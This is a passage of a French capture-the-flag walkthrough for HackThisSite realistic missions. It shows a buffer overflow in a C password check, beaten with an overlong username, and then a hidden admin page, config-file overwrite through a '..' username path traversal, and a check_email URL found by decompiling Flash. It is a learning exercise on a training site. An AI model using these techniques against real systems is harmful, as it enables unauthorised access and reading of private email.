/* (The good old security through obscurity though)
*/
/* http://www.digitalevent.net */
/* forms

```

```

/*
 * checks given username and password
 * return value: 'Y' or 'N'
*/
char checkit(char* username, char* password, char* hash)
{
 char is_pass_correct = 'N'; /* initialize to NO
 char *fillstring = "_T*4$n"; /* Use this string to make a
 /* less than 4chars password
 /* longer
 char concatenated[200];
 strcpy(concatenated, username);

 /* if a password is less than 4 chars long, */
 /* add some extra characters */
 if (strlen(password) < 4)
 strcat(concatenated, fillstring);

 strcat(concatenated, password);

 if (strcmp(mymd5(concatenated), hash) == 0)
 is_pass_correct = 'Y';

 return is_pass_correct;
}


```

Les pseudos doivent avoir entre 4 et 200 caractères et un pseudo valide renvoie un "Y". On veut forcer le programme à nous renvoyer un "Y", pour cela, on choisit un pseudo composé uniquement de "Y" et d'une longueur supérieure à 200. Ici, on a 228 "Y" :

## **View latest patents and developments**

Username:   
Password:

On clique sur "OK" :



## **Level 16**

On découvre l'existence d'une page admin\_login en regardant les commentaires dans le code source :

```
/*--
Keep this hidden for now
Admin Login
-->
```

Pour l'instant, on ne voit rien dans la page :



On regarde le code source et on voit que la page utilise flash :

```
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=9,0,0,0"
```

On télécharge l'extension Ruffle et on peut enfin voir le contenu :

Administrator Login:


Username:

Password:

On dégaine notre meilleur ami burpsuite qui nous montre un fichier config.txt :

```
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /missions/realistic/16/config.txt HTTP/2
2 Host: www.hackthissite.org
3 Cookie: HackThisSite=1d81fb36mbln0f2dd3qalh3rg0
4 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://www.hackthissite.org/missions/realistic/16/index.php?module=admin_login
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
15
```

Son contenu :



[auth\\_page=auth.php](#)

On retourne sur le site et on se crée un compte :

Username/Email*:	<input type="text" value="user"/> @simplemail.com
Current Email:	<input type="text"/>
Password*:	<input type="password"/> <span style="color: red;">.....</span>
Confirm Password*:	<input type="password"/> <span style="color: red;">.....</span>
Timezone:	<input type="text" value="GMT -12"/>
<input type="button" value="Submit Registration"/>	

On se connecte et on consulte ses mails. Actualiser la page fait apparaître un nouveau spam, c'est rigolo :

Logged in as: user@simplemail.com

From:	Date:	Size:	Subject:
xtrasize@spam.com	11/2/23, 9:17:25 am	31 kb	XtraSize+ -- Paris Hilton likes them BIG!!!
MegaTHICK@spam.com	11/2/23, 9:17:24 am	92 kb	Stretch her out with MegaTHICK!!!
MegaTHICK@spam.com	11/2/23, 9:17:24 am	80 kb	Stretch her out with MegaTHICK!!!
Chukwu Babatunde <dchthe4g@spam.com>	11/2/23, 9:17:23 am	63 kb	Large sum of money from NIGERIA PRESIDENT!
Viagra@spam.com	11/2/23, 9:17:23 am	40 kb	Please your woman... or man!
GetBiggerNow@spam.com	11/2/23, 9:17:21 am	96 kb	Make that pathetic twig Hu-u-u-u-ge!
Chukwu Babatunde <dchthe4g@spam.com>	11/2/23, 9:17:21 am	70 kb	Large sum of money from NIGERIA PRESIDENT!
xtrasize@spam.com	11/2/23, 9:17:20 am	62 kb	XtraSize+ -- Paris Hilton likes them BIG!!!
BiggerManhood@spam.com	11/2/23, 9:17:20 am	127 kb	GROW 2000X BIGGER FORMULA
Viagra@spam.com	11/2/23, 9:17:20 am	78 kb	Please your woman... or man!
Viagra@spam.com	11/2/23, 9:17:19 am	165 kb	Please your woman... or man!

On modifie son compte et on regarde le code source :

```
3 Logged in as: user@simplemail.com<hr />

4 <!--
5 This is just for debugging:
6
7 Notice: The file "./users/user/config.txt" was saved successfully
8 -->
9 <!-->
```

## Le contenu de ce fichier :

```
No Personal Message;
-12;
;
\\These is the user config file notes, anything with \\ in front is ignored
\\Line 1: Personal message
\\Line 2: Timezone
\\Line 3: Current Email

On se déconnecte et on crée un nouveau compte qu'on va cette fois appeler “..” :

| | |
|--|---|
| Username/Email*: | <input type="text"/> .. @simplemail.com |
| Current Email: | <input type="text"/> |
| Password*: | <input type="password"/> **** |
| Confirm Password*: | <input type="password"/> **** |
| Timezone: | <input type="text"/> GMT -12 ▾ |
| <input type="button" value="Submit Registration"/> | |


```

On obtient un message d'erreur et un message de confirmation en même temps :

**Warning:** Unable to create email address "..@simplemail.com" on line 56  
**Notice:** Username as created, however, the email address had problems registering with the system.

Registration was a success. You may proceed to [login](#).

On se connecte à ce nouveau compte et on modifie son message personnel :

Personal Message:

Current Email:

Timezone:

On se connecte à notre premier compte, mais à partir de la page admin cette fois :

[admin.php?auth=true&id=63a4bf12cd](#)

### Admin Panel

#### Configuration Settings:

Block Spam/Scams:  
 Yes  No

Disable Hotlinking:  
 Yes  No

#### Review User's Email:

Email Address:

#### Affiliates:

No affiliates listed in the database

Entrer le mail de notre victime ne fonctionne pas :

#### Review User's Email:

Check email script currently disabled for user privacy

On découvre un fichier flash dans le code source, on clique dessus pour le télécharger :

```
= "bgcolor" value="#ffffff" /> <embed src="check_email.swf" !
pluginspage="http://www.macromedia.com/go/getflashplayer" !
```

On le convertit en fichier XML :

```
alaia@alaia-IdeaPad-Gaming-3-15ARH05:~/Documents/Cours/M2
e/Realistic$ swfmill swf2xml check_email.swf result.xml
alaia@alaia-IdeaPad-Gaming-3-15ARH05:~/Documents/Cours/M2
```

On affiche son contenu :

```
<Dictionary>
 <strings>
 <String value="check_enabled"/>
 <String value="../check_email.php?auth=true&id=63a4bf12cd&email=/>
 <String value="" />
 </strings>
</Dictionary>
```

On copie ce qu'on vient de trouver dans l'URL et on complète avec le mail de Jenn :

9 [https://www.hackthissite.org/missions/realistic/16/admin.php?check\\_email.php?auth=true&id=63a4bf12cd&email=jenn@simplemail.com](https://www.hackthissite.org/missions/realistic/16/admin.php?check_email.php?auth=true&id=63a4bf12cd&email=jenn@simplemail.com)

## Mission 16

Mission 16 Accomplished! (Turns out the guy she was talking to was her brother)